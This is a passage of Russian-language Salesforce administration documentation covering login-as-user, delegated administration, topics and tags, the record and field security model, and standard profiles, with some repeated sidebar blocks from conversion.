 **Прим.:** После выполнения входа от имени другого пользователя администраторы не могут авторизовывать доступ к данным OAuth для данного пользователя. Например, администраторы не могут авторизовывать доступ к OAuth для учетных записей пользователей, включая единую регистрацию в сторонних приложениях.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Перейдите по ссылке **«Войти»** напротив имени нужного пользователя. Данная ссылка доступна только тем пользователям, которые предоставили администратору полномочия входа, или тем организациям, которые позволяют администраторам выполнять вход от имени любого пользователя.
3. Чтобы вернуться в учетную запись администратора, щелкните по *имени пользователя* > **«Выйти»**.

СМ. ТАКЖЕ:

[Управление полномочиями входа](#)

[Предоставление полномочий входа](#)

[Устранение неполадок входа](#)

[Просмотр и управление пользователями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Чтобы выполнить вход от имени другого пользователя, выполните указанные ниже действия.

- «Изменение всех данных»

## Делегирование прав администратора

Используйте делегированное администрирование для назначения ограниченных полномочий администратора пользователям организации, которые не являются администраторами. Например, менеджер службы поддержки клиентов может управлять пользователями с ролью «Менеджер службы поддержки» и всеми подчиненными ролями. С этой целью создайте делегированное администрирование, так вы сможете сконцентрироваться на других задачах администрирования.

Ниже перечислены действия, доступные делегированным администраторам.

- Создание и редактирование пользователей с указанными ролями и всеми подчиненными ролями. Под задачами редактирования пользователей понимаются следующие действия: восстановление паролей, настройка планов продаж, создание стандартных групп, работающих с потенциальными клиентами, и создание персональных групп для данных пользователей.
  - Разблокировка пользователей.
  - Назначение пользователей указанным профилям.
  - Назначение или удаление наборов полномочий для пользователей в их делегированных группах.
  - Создание общедоступных групп и управление участниками указанных общедоступных групп.
  - Вход от имени пользователя, предоставившего полномочия входа администратору.
  - Управление настраиваемыми объектами и настройка почти всех аспектов настраиваемого объекта. Тем не менее, делегированный администратор не может создавать или изменять взаимосвязи объекта, а также задавать единые стандартные параметры общего доступа.
  - Администрируйте пользователей во всех делегированных группах, для которых назначено делегированное администрирование. Например, пользователь, являющийся делегированным администратором двух делегированных групп (группа «А» и группа «Б»), может назначить набор полномочий или общедоступную группу из группы «А» пользователям в группе «Б».
-  **Прим.:** При делегированном администрировании не забывайте о следующих моментах. Делегированные администраторы:
- не могут назначать профили или наборы полномочий с полномочием «Изменение всех данных»;
  - нуждаются в доступе к настраиваемым объектам, чтобы получить доступ к полям слияния на таких объектах из формул;
  - не могут изменить набор полномочий.

Чтобы делегировать администрирование отдельными объектами, воспользуйтесь полномочиями объекта (например, «Просмотреть все» и «Изменить все»).

СМ. ТАКЖЕ:

[Определение делегированных администраторов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления делегированным администрированием:

- «Настройка приложения»

Для получения полномочия делегированного администратора:

- «Просмотр настройки и конфигурации»

## Определение делегированных администраторов

Чтобы управлять пользователями определенных ролей и всех подчиненных ролей, включите поддержку делегированных администраторов. Этим пользователям можно назначать заданные профили и выполнять вход от имени пользователей, предоставивших администраторам полномочия входа. Делегированная группа управления — это группа пользователей, которым предоставлены такие же полномочия администратора. Данные группы не связаны с общедоступными группами, которые используются для предоставления общего доступа.

1. Введите строку «*Делегированное администрирование*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Делегированное администрирование**» и нажмите «**Создать**».
2. Выберите или создайте делегированную группу.
3. Чтобы разрешить участникам данной группы выполнять вход в качестве пользователей управляемой иерархии ролей, установите флажок «**Включить группу для полномочия входа**». В зависимости от параметров, заданных в организации, отдельные пользователи должны предоставить своим администраторам соответствующие полномочия входа в систему.
4. Нажмите кнопку «**Сохранить**».
5. В каждом соответствующем списке нажмите «**Добавить**», чтобы определить данные делегированной группы.

СМ. ТАКЖЕ:

[Делегирование прав администратора](#)

## Параметры тем и тегов

Независимо от поддержки Chatter, администраторы могут включать темы для объектов, предоставляя пользователям возможность дополнения записей темами, позволяющими быстро извлекать связанные элементы посредством списковых представлений. При поддержке Chatter связанные элементы также отображаются на вкладке «Записи» каждой страницы сведений о теме. Включение тем для объекта инициирует отключение общедоступных тегов для записей данного объекта. Личные теги не изменяются.

Чтобы использовать темы для систематизации записей, **включите темы** для организаций, активов, кампаний, обращений, контактов, контрактов, интересов, возможностей, заказов, решений, настраиваемых объектов и статей на английском языке.

Ниже перечислены способы настройки и управления личными и общедоступными тегами.

- **Включение тегов** для организаций, действий, активов, кампаний, обращений, контактов, контрактов, панелей мониторинга, документов, событий, интересов, примечаний, возможностей, отчетов, решений, задач и любых настраиваемых объектов.
- **Добавление тегов на боковую панель** для пользователей.
- **Удаление личных тегов** для деактивированных пользователей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления делегированным администрированием:

- «Настройка приложения»

Для получения полномочия делегированного администратора:

- «Просмотр настройки и конфигурации»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Параметры тем и тегов доступны в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров тем и тегов:


- «Настройка приложения»

## Включение и настройка тем для объектов

Чтобы разрешить пользователям добавлять темы в записи и систематизировать записи по общим тематикам, включите темы для объектов. Данная функция доступна как при поддержке, так и без поддержки Chatter.

Администраторы могут включить темы для организаций, активов, кампаний, обращений, контактов, контрактов, интересов, возможностей, заказов, решений, настраиваемых объектов и статей на английском языке. Администраторы могут выбирать поля каждого типа объекта, которые должны использоваться для предложенных тем.

 **Прим.:** Темы поддерживаются только по статьям базы знаний на английском языке.

 **Внимание:** Включение тем для объекта инициирует отключение общедоступных тегов для записей данного объекта.

1. Введите строку «*Темы для объектов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Темы для объектов**».
2. Выберите нужный объект.
3. Установите флажок «Включить темы», расположенный справа.
4. Выберите нужные текстовые поля. (Комбинация выбранных полей позволяет возвращать не более трех предложенных тем на основе первых 2 000 символов.)
5. Чтобы сохранить внесенные изменения для всех объектов, нажмите кнопку «**Сохранить**».

Ниже перечислены действия, доступные пользователям при наличии доступа к включенным объектам и соответствующих полномочий.

- Просмотр назначений тем и предложенных тем для записей данного типа объекта
- Добавление и удаление тем из записей данного типа объекта
- Использование тем из записей данного типа объекта для фильтрации списковых представлений

Кроме того, если организация использует Chatter, то пользователи могут открывать страницу темы путем выбора любой темы, назначенной записи. Данная страница содержит другие записи по теме, список значков темы и другую связанную информацию.

СМ. ТАКЖЕ:

[Темы для записей](#)

[Добавление тем в записи](#)

[Темы для записей](#)

[Добавление тем в записи](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции  
«Темы для объектов»:

- «Настройка приложения»

## Включение тегов

1. Введите строку «*Параметры тегов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры тегов**».
2. Чтобы разрешить пользователям добавлять личные и общедоступные теги в записи, установите флажки «Включить личные теги» и «Включить общедоступные теги». Чтобы отключить теги, снимите оба флажка.
3. Выберите объекты и макеты страниц, которые должны отображать раздел тегов в верхней части страниц сведений о записях. Теги могут быть присвоены записям только посредством раздела «Теги».

Например, при выборе макетов страниц организаций теги могут быть присвоены только записям организаций. Более того, записям организаций могут быть присвоены только личные теги, если макеты страниц организаций выбраны для личных тегов, но не выбраны для общедоступных тегов.

4. Нажмите кнопку «**Сохранить**».

Включая теги, помните следующие рекомендации.

- Теги можно добавлять в макет страницы, изменяя макет напрямую. Но такие теги нельзя добавлять в макеты страниц на основе ленты.
- Результаты поиска и страница «Теги» не отображают настраиваемые объекты без связанной с ними вкладки даже в том случае, если настраиваемые объекты поддерживают использование тегов. Если требуется отображение записи настраиваемых объектов, создайте соответствующую вкладку. Вкладка может быть недоступна для пользователей.
- Раздел «Теги» недоступен пользователям клиентского портала даже в том случае, если он добавлен в макет страницы.
- Присвоение тегов составным отчетам доступно только при использовании Chatter.

СМ. ТАКЖЕ:

[Параметры тем и тегов](#)

## Добавление тегов на боковую панель

Компонент «Теги» может быть добавлен на боковую панель после [включения поддержки тегов](#) в организации. Данный компонент позволяет пользователям переходить на страницу «Теги», поддерживающую просмотр, поиск и управление тегами. Кроме того, пользователи могут просматривать списки недавних тегов. Чтобы добавить данный компонент, выполните указанные ниже действия.

1. Введите строку «*Макеты главной страницы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты главной страницы**».
2. Щелкните ссылку «**Правка**» напротив нужного макета начальной страницы.
3. Установите флажок «Теги» и нажмите кнопку «**Далее**».
4. Определите порядок отображения компонента «Теги» в макете страницы и нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Параметры тегов доступны в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров тегов:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Параметры тегов доступны в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров тегов:

- «Настройка приложения»

- 

СМ. ТАКЖЕ:

[Параметры тем и тегов](#)

## Удаление личных тегов для деактивированных пользователей

Организация может использовать не более 5 000 000 личных и общедоступных тегов, примененных к записям всех пользователей. При необходимости личные теги деактивированных пользователей могут быть удалены.

1. В меню «Настройка» введите «Удаление личных тегов» в поле «Быстрый поиск», затем выберите «**Удаление личных тегов**».
2. Выберите как минимум одного деактивированного пользователя и нажмите кнопку «**Удалить**».

Удаленные личные теги не могут быть восстановлены.

СМ. ТАКЖЕ:

[Параметры тем и тегов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Удаление личных тегов доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления личных тегов деактивированных пользователей:

- «Настройка приложения»

## Управление доступом пользователей к данным

### Обеспечение безопасного доступа к данным

Выбор набора данных, доступного каждому пользователю или группе пользователей, является одним из ключевых решений, влияющих на безопасность данных. Рекомендуем определить оптимальное соотношение между ограничением доступа к данным (соответственно, снижением рисков кражи или ненадлежащего использования данных) и удобством доступа пользователей к данным.

Чтобы разрешать пользователям доступ только к данным, необходимым для работы, система Salesforce поддерживает универсальную модель многоуровневого общего доступа, позволяющую предоставлять разным группам пользователей доступ к разным наборам данных.


- Чтобы выбрать объекты, доступные пользователям, назначьте наборы полномочий и профили.
- Чтобы выбрать поля, доступные пользователям, настройте параметры безопасности поля.
- Чтобы выбрать отдельные записи, доступные пользователям для просмотра и редактирования, настройте единые параметры общего доступа, определите иерархию ролей и создайте правила общего доступа.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступные параметры управления данными определяются используемой версией Salesforce.



 **Совет:** При внедрении правил безопасности и общего доступа рекомендуем составить таблицу разных типов пользователей организации. Выберите уровень доступа к данным, который должен быть предоставлен каждому типу пользователя для каждого объекта, а также его полей и записей. Данная таблица может использоваться при настройке модели безопасности.

Ниже описаны данные параметры безопасности и общего доступа.

### Безопасность объекта (наборы полномочий и профили)

Безопасность объекта (или полномочия объекта) — это самый простой способ управления данными. Полномочия объекта позволяют блокировать создание, редактирование, удаление и просмотр любого экземпляра отдельного типа объекта (например, интереса или возможности). Полномочия объекта позволяют скрывать целые вкладки и объекты от отдельных пользователей, которые могут даже не догадываться об их существовании.


Полномочия объекта могут быть заданы посредством наборов полномочий и профилей. *Наборы полномочий и профили* — это совокупности параметров и полномочий, которые определяют действия, доступные пользователю в данном приложении. Наборы полномочий и профили аналогичны группам в сети Windows, участникам которых предоставляются одинаковые полномочия доступа к папкам и программному обеспечению.

Как правило, профили определяются рабочей функцией пользователя (например, системный администратор или торговый представитель). Профиль может быть назначен множеству пользователей, тогда как одному пользователю может быть назначен только один профиль. Кроме того, наборы полномочий позволяют предоставлять пользователям дополнительные полномочия и параметры доступа. Благодаря наборам полномочий, которые могут назначаться каждому пользователю в неограниченном порядке, управление полномочиями пользователей и параметрами доступа стало еще более удобным.

### Безопасность поля (наборы полномочий и профили)

Иногда пользователям должен быть доступен объект, но недоступны отдельные поля данного объекта. Безопасность поля (или полномочия поля) определяет возможность просмотра, редактирования и удаления значения для отдельного поля объекта. Полномочия поля позволяют защищать конфиденциальные поля без ограничения доступа пользователей ко всему объекту. Кроме того, полномочия поля могут быть заданы в наборах полномочий и профилях.

В отличие от макетов страниц, контролирурующих доступность полей только на страницах просмотра и редактирования сведений, полномочия поля определяют доступность полей в любой области приложения, включая связанные списки, списковые представления, отчеты и результаты поиска. Чтобы скрыть отдельное поле от пользователя, воспользуйтесь полномочиями поля. Подобный уровень защиты поля предоставляется только данными параметрами.

 **Прим.:** Безопасность поля не препятствует поиску значений в поле. Если критерии поиска соответствуют значениям полей, защищенных параметрами безопасности, то результаты поиска возвращают связанные записи без защищенных полей и их значений.

### Безопасность записи (общий доступ)

При необходимости настройте параметры доступа для записей после настройки полномочий объекта и поля. Безопасность записи позволяет предоставлять пользователям доступ к определенным записям объекта. Каждая запись принадлежит пользователю или очереди. Ответственному предоставляется полный доступ к записи. Вышестоящим пользователям иерархии всегда доступны записи нижестоящих пользователей. Данный доступ применяется к записям, принадлежащим пользователям, и записям, доступ к которым предоставляется другими пользователями.

Чтобы задать безопасность записи, настройте единые параметры общего доступа, определите иерархию и создайте правила общего доступа.


- **Единые параметры общего доступа.** Сначала рекомендуем определить единые параметры общего доступа для каждого объекта. Единые параметры общего доступа определяют стандартный уровень доступа пользователей к записям других пользователей.

Рекомендуем использовать единые параметры общего доступа для максимального ограничения доступа к данным, а безопасность записи и инструменты общего доступа — для предоставления доступа выбранным пользователям.

Например, пользователям предоставлены полномочия объекта на чтение и редактирование возможностей, а единым параметрам общего доступа задано значение «Только для чтения». По умолчанию данные пользователи могут просматривать все записи возможностей, но редактировать записи только при наличии ответственности или дополнительных полномочий.

- Иерархия ролей. Чтобы расширить уровень доступа к записям, предоставленный едиными параметрами общего доступа, рекомендуем использовать иерархию ролей. Подобно схеме организации, иерархия ролей представляет собой уровень доступа к данным, необходимый пользователю или группе пользователей. Независимо от единых стандартных параметров, иерархия ролей всегда предоставляет вышестоящим пользователям доступ к данным нижестоящих пользователей. Иерархии ролей могут не соответствовать схеме организации. Взамен, каждая роль иерархии должна соответствовать уровню доступа к данным, необходимому пользователю или группе пользователей.

При необходимости доступ к записям может быть предоставлен посредством иерархии территорий. Иерархия территорий предоставляет пользователям доступ к записям на основе таких критериев, как почтовый индекс, отрасль, доход или соответствующее настраиваемое поле. Например, создайте иерархию территорий, где пользователю роли «Северная Америка» доступны данные, которые недоступны пользователям ролей «Канада» и «США».

 **Прим.:** Несмотря на некоторое сходство, наборы полномочий и профили определяют другие уровни доступа, чем роли. Наборы полномочий и профили определяют полномочия пользователя для доступа к объектам и полям. Роли определяют уровень доступа пользователя к записям посредством иерархии ролей и правил общего доступа.

- Правила общего доступа. Правила общего доступа позволяют автоматически предоставлять дополнительный доступ отдельным группам пользователей к скрытым или чужим записям. Подобно иерархиям ролей, правила общего доступа позволяют только предоставлять дополнительный доступ к записям и не могут ограничивать уровень доступа, заданный посредством единых стандартных параметров.
- Общий доступ, установленный вручную. Иногда проблематично определить единую группу пользователей, нуждающихся в доступе к отдельному набору записей. В подобных случаях ответственные за записи могут использовать общий доступ, установленный вручную, для предоставления полномочий чтения и редактирования пользователям, которым запись недоступна другими способами. В отличие от единых стандартных параметров, иерархий ролей и правил общего доступа, общий доступ, установленный вручную, не является автоматическим процессом, но позволяет ответственным за записи предоставлять доступ нужным пользователям.
- Управляемый общий доступ к Apex. Если правила общего доступа и общий доступ, установленный вручную, не обеспечивают желаемого результата, рекомендуем дополнительно воспользоваться управляемым общим доступом к Apex. Управляемый общий доступ к Apex позволяет разработчикам предоставлять программный доступ к настраиваемым объектам. Если общий доступ к настраиваемому объекту предоставляется посредством управляемого общего доступа к Apex, то добавление или изменение уровня общего доступа к записи настраиваемого объекта доступно только при наличии полномочия «Изменение всех данных», а изменения ответственного за запись остаются общедоступными.

СМ. ТАКЖЕ:

[Профили](#)

[Наборы полномочий](#)

[Общие сведения о безопасности поля](#)

[Параметры общего доступа](#)

## Полномочия и доступ пользователя

### Полномочия и доступ пользователя

Полномочия пользователя и параметры доступа определяются профилями и наборами полномочий. Для повышения эффективности использования профилей и наборов полномочий рекомендуем просмотреть существующие между ними различия.

Полномочия и параметры доступа определяют действия, доступные пользователям в организации. Например, полномочия позволяют пользователям редактировать записи объекта, просматривать меню «Настройка», очищать корзину организации и восстанавливать пароли. Параметры доступа определяют другие функции (например, доступ к классам Apex, доступность приложения и время входа пользователей).

Каждому пользователю может быть назначен только один профиль, но несколько наборов полномочий.

При определении доступа пользователей рекомендуем использовать профили для назначения минимальных полномочий и параметров доступа определенным группам пользователей. Затем рекомендуем использовать наборы полномочий для предоставления дополнительных полномочий.


Таблица ниже содержит типы полномочий и параметры доступа, задаваемые в профилях и наборах полномочий.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные полномочия и параметры определяются используемой версией Salesforce.

| Тип полномочия или параметра   | Доступно в профилях | Доступно в наборах полномочий |
|--|---------------------|-------------------------------|
| Назначенные приложения   | ✓                   | ✓                             |
| Параметры вкладки  | ✓                   | ✓                             |
| Назначения типа записи   | ✓                   | ✓                             |
| Назначения макета страницы   | ✓                   |                               |
| Полномочия объекта   | ✓                   | ✓                             |
| Полномочия поля  | ✓                   | ✓                             |
| Полномочия пользователя (приложение и система)   | ✓                   | ✓                             |
| Доступ к классу Apex   | ✓                   | ✓                             |
| Доступ к странице Visualforce  | ✓                   | ✓                             |
| Доступ к внешнему источнику данных   | ✓                   | ✓                             |
| Доступ к поставщику услуг (если система Salesforce включена в качестве поставщика удостоверений) | ✓                   | ✓                             |
| Настраиваемые полномочия   | ✓                   | ✓                             |
| Доступ к клиенту для рабочего стола  | ✓                   |                               |
| Время входа  | ✓                   |                               |

| Тип полномочия или параметра | Доступно в профилях   | Доступно в наборах полномочий |
|------------------------------|---|-------------------------------|
| Диапазоны IP-адресов входа   |  |                               |

СМ. ТАКЖЕ:

- [Профили](#)
- [Наборы полномочий](#)
- [Отмена полномочий и доступа](#)

## Профили

Каждому новому пользователю назначается профиль. Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия.

Организация использует несколько стандартных профилей, позволяющих редактировать ограниченное количество параметров. Организации Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition позволяют использовать стандартные профили и создавать настраиваемые профили. Настраиваемые профили поддерживают редактирование всех полномочий и параметров, кроме лицензии пользователя. Организации Contact Manager, Group Edition и Professional Edition позволяют назначать пользователям стандартные профили, но не поддерживают просмотр или редактирование стандартных профилей и создание настраиваемых профилей.

Каждый профиль принадлежит только одному типу лицензии пользователя.

Система Salesforce поддерживает два интерфейса профиля. Ниже перечислены действия, доступные в зависимости от включенного пользовательского интерфейса профиля.

- [Просмотр и редактирование профилей в расширенном пользовательском интерфейсе профиля](#)
- [Просмотр и редактирование профилей в исходном пользовательском интерфейсе профиля](#)

СМ. ТАКЖЕ:

- [Стандартные профили](#)
- [Управление списками профилей](#)
- [Пакетное редактирование профилей в списковых представлениях профилей](#)

## Стандартные профили

Каждая организация использует стандартные профили, которые могут быть назначены пользователям. Стандартные профили позволяют редактировать некоторые параметры.

Каждая организация использует стандартные профили. Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют использовать стандартные профили, а также создавать, редактировать и удалять настраиваемые профили. Если организация не поддерживает создание настраиваемых профилей (например, в версиях Contact Manager, Group Edition и Professional Edition), то пользователям могут быть назначены стандартные профили, недоступные для просмотра или редактирования.

Таблица ниже содержит часто используемые полномочия стандартных профилей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные стандартные профили определяются используемой версией системы.

| Имя профиля                                      | Доступные полномочия   |
|--|--|
| Системный администратор                          | Настройка приложения. Доступ ко всем функциям, которые не требуют дополнительной лицензии. Например, администраторы могут управлять кампаниями только при наличии лицензии «Пользователь Marketing». Управление прайс-листами и продуктами. Редактирование любого плана продаж, переопределение прогнозов и просмотр любого прогноза.    |
| Стандартный пользователь платформы               | Использование настраиваемых приложений Force.com AppExchange, разработанных в организации или установленных из каталога AppExchange. Кроме того, использование базовых функций платформы (например, организации, контакты, отчеты, панели мониторинга и настраиваемые вкладки).  |
| Стандартный пользователь приложения Platform One | Использование одного настраиваемого приложения AppExchange, разработанного в организации или установленного из каталога AppExchange. Настраиваемое приложение ограничивается пятью вкладками. Кроме того, использование базовых функций платформы (например, организации, контакты, отчеты, панели мониторинга и настраиваемые вкладки). |
| Стандартный пользователь                         | Создание и редактирование основных типов записей, запуск отчетов и просмотр настроек организации. Просмотр кампаний (кроме управления). Создание решений (кроме проверки). Редактирование личного плана продаж и переопределение прогнозов.  |
| Пользователь Customer Community                  | Может выполнить вход через сообщество. Доступ пользователей ко вкладкам, объектам и другим функциям определяется параметрами сообщества и моделью общего доступа. Дополнительную информацию см. в разделе <a href="#">«Лицензии пользователей сообщества»</a> .  |
| Пользователь Customer Community Plus             |  |
| Пользователь Partner Community                   |  |
| Пользователь клиентского портала                 | Может выполнить вход через клиентский портал или сообщество. Просмотр и редактирование собственных данных или данных, принадлежащих или доступных нижестоящим пользователям в иерархии ролей клиентского портала; а также просмотр и редактирование обращений, поле «Имя контакта» которых содержит их имена.                            |
| Массовый клиентский портал                       | Может выполнить вход через клиентский портал или сообщество.   |
| Проверенный веб-узел                             | Профили «Массовый клиентский портал» и «Проверенный веб-узел» являются пользователями массового портала.   |
| Менеджер клиентского портала                     | Может выполнить вход через клиентский портал или сообщество. Просмотр и редактирование собственных   |

| Имя профиля               | Доступные полномочия   |
|---------------------------|--|
|                           | данных или данных, принадлежащих или доступных нижестоящим пользователям в иерархии ролей клиентского портала; а также просмотр и редактирование обращений, поле «Имя контакта» которых содержит их имена.   |
| Пользователь-партнер      | Может выполнить вход через партнерский портал или сообщество.  |
| Менеджер решений          | Проверка и публикация решений. Кроме того, доступ к функциям, доступным стандартному пользователю.   |
| Пользователь Marketing    | Управление кампаниями, импорт интересов, создание фирменных бланков, создание HTML-шаблонов эл. почты, управление общедоступными документами и обновление журнала кампании посредством мастеров импорта. Кроме того, доступ к функциям, доступным стандартному пользователю.   |
| Менеджер контрактов       | Создание, редактирование, активация и утверждение контрактов. Данный профиль может удалять неактивные контракты. Редактирование личного плана продаж и переопределение прогнозов.  |
| Только для чтения         | Просмотр настроек организации, запуск и экспорт отчетов, а также просмотр других записей (кроме редактирования).   |
| Пользователь Chatter Only | <p>Вход только в Chatter. Доступ ко всем стандартным профилям, группам, файлам и людям Chatter. Ниже перечислены дополнительные доступные действия.</p> <ul style="list-style-type: none"> <li>• Просмотр организаций и контактов Salesforce</li> <li>• Использование Salesforce CRM Content, «Идеи» и «Ответы»</li> <li>• Доступ к отчетам и панелям мониторинга</li> <li>• Использование и утверждение бизнес-правил</li> <li>• Использование календаря для создания и отслеживания действий</li> <li>• Просмотр и изменение не более 10 настраиваемых объектов</li> <li>• Добавление записей в группы</li> </ul> <p> <b>Прим.:</b> Рекомендуем предоставить профилю «Пользователь Chatter Only» доступ ко вкладам для стандартных объектов Salesforce, которые по умолчанию не отображаются.</p> <p>Версия Professional Edition позволяет выполнять данные действия только при поддержке профилей. Дополнительную информацию можно получить в компании Salesforce.</p> |

| Имя профиля                           | Доступные полномочия   |
|---------------------------------------|--|
|                                       | <p>Доступно только при наличии лицензии пользователя Chatter Only.</p> <p>Дополнительную информацию о пользователях Chatter Plus см. в документе <a href="#">«Chatter Plus. Вопросы и ответы»</a>.</p>   |
| <p>Пользователь Chatter Free</p>      | <p>Вход только в Chatter. Доступ ко всем стандартным профилям, группам, файлам и людям Chatter.</p> <p>Доступно только при наличии лицензии пользователя Chatter Free.</p>   |
| <p>Пользователь Chatter External</p>  | <p>Вход только в Chatter, а также доступ к группам со своим участием и взаимодействие с участниками данных групп. Доступно только при наличии лицензии пользователя Chatter External.</p>  |
| <p>Пользователь-модератор Chatter</p> | <p>Вход только в Chatter. Доступ ко всем стандартным профилям, группам, файлам и людям Chatter. Ниже перечислены дополнительные доступные действия.</p> <ul style="list-style-type: none"> <li>• Активация и деактивация других пользователей и модераторов Chatter Free</li> <li>• Предоставление и отмена привилегий модератора</li> <li>• Удаление доступных сообщений и комментариев</li> </ul> <p> <b>Прим.:</b> Изменение профиля «Пользователь-модератор Chatter» на профиль «Пользователь Chatter Free» инициирует удаление привилегий модератора в Chatter.</p> <p>Доступно только при наличии лицензии пользователя Chatter Free.</p> |
| <p>Пользователь Site.com Only</p>     | <p>Вход только в приложение Site.com. Каждому пользователю Site.com Only также должна быть предоставлена лицензия Site.com Publisher (для создания и публикации сайтов) или Site.com Contributor (для редактирования содержимого сайтов).</p> <p>Ниже перечислены дополнительные доступные действия.</p> <ul style="list-style-type: none"> <li>• Использование одного настраиваемого приложения с 20 настраиваемыми объектами</li> <li>• Доступ к приложению «Содержимое» (кроме объектов «Организации» и «Контакты»)</li> <li>• Создание неограниченного количества настраиваемых вкладок</li> </ul>   |

**Имя профиля**

**Доступные полномочия**

Доступно только при наличии лицензии пользователя Site.com Only.

СМ. ТАКЖЕ:

[Профили](#)



[Полномочия пользователя](#)

### Управление списками профилей

Каждому новому пользователю назначается профиль. Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия. Для просмотра профилей в организации введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Профили**».

### Просмотр расширенных списков профилей

Если организация поддерживает расширенные списковые представления профилей, то пользователю предоставляется доступ к дополнительным инструментам для настройки, просмотра, управления и печати списков профилей.

- Просмотр отфильтрованного списка профилей путем выбора нужного представления в раскрывающемся списке.
- Удаление выбранного представления посредством ссылки «**Удалить**».
- [Создание спискового представления или редактирование текущего представления.](#)
- [Создание профиля.](#)
- Печать спискового представления посредством значка .
- Обновление созданного или измененного спискового представления посредством значка .
- [Редактирование полномочий в списковом представлении.](#)
- Просмотр или редактирование профиля путем выбора его имени.
- Удаление настраиваемого профиля посредством ссылки «**Удал.**».



**Прим.:** Профиль, назначенный пользователю, не может быть удален даже при его неактивности.

### Просмотр основного списка профилей

- [Создание профиля.](#)
- Просмотр или редактирование профиля путем выбора его имени.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра профилей и печати списков профилей:

- «Просмотр настройки и конфигурации»

Для удаления списковых представлений профилей:

- «Управление профилями и наборами полномочий»

Для удаления настраиваемых профилей:

- «Управление профилями и наборами полномочий»





- Удаление настраиваемого профиля посредством ссылки «Удал.».


СМ. ТАКЖЕ:

[Пакетное редактирование профилей в списковых представлениях профилей](#)  
[Профили](#)

### Создание и редактирование списковых представлений профилей

Если организация поддерживает [расширенные списковые представления профилей](#), то система позволяет создавать списковые представления профилей для просмотра набора профилей с выбранными полями. Например, пользователь может создать списковое представление всех профилей, содержащих полномочие «Изменение всех данных».

1. Щелкните ссылку «**Создать новое представление**» или выберите нужное представление и щелкните ссылку «**Правка**» на странице «Профили».
2. Введите имя представления.
3. Введите условия, которым должны соответствовать выбранные элементы списка, в разделе «Определение критериев фильтрации» (например, «*"Изменение всех данных" равно "Истина"*»).
  - a. Чтобы выбрать нужный параметр, введите его имя или щелкните значок поиска .
  - b. Выберите оператор фильтрации.
  - c. Введите нужное значение.
  - d. Чтобы задать другое условие фильтра, щелкните ссылку «**Добавить строку**». Разрешается задавать не более 25 условий фильтра.  
 Чтобы удалить условие фильтра и его значения, щелкните значок удаления строки .
4. Выберите параметры профиля, которые должны отображаться в списковом представлении в виде столбцов, в разделе «Выбор столбцов для отображения».
  - a. Выберите нужный тип параметра в раскрывающемся списке «Поиск».
  - b. Введите все слово или только его часть и нажмите кнопку «**Найти**».

 **Прим.:** Если поиск возвращает более 500 значений, то результаты не отображаются. Чтобы уточнить критерии поиска и сократить количество результатов, выполните предыдущие действия.

  - c. Чтобы добавить или удалить столбцы, выберите имя как минимум одного столбца и нажмите кнопку «**Добавить**» или «**Удалить**».
  - d. Чтобы изменить порядок отображения столбцов, воспользуйтесь кнопками «**Вверх**» и «**Вниз**» или крайними кнопками «**Сверху**» и «**Снизу**».

Разрешается добавлять не более 15 столбцов в одно списковое представление.

#### ВЕРСИИ

Доступно в версиях:  
 Salesforce Classic и  
 Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
 редактирования и удаления  
 списковых представлений  
 профилей:

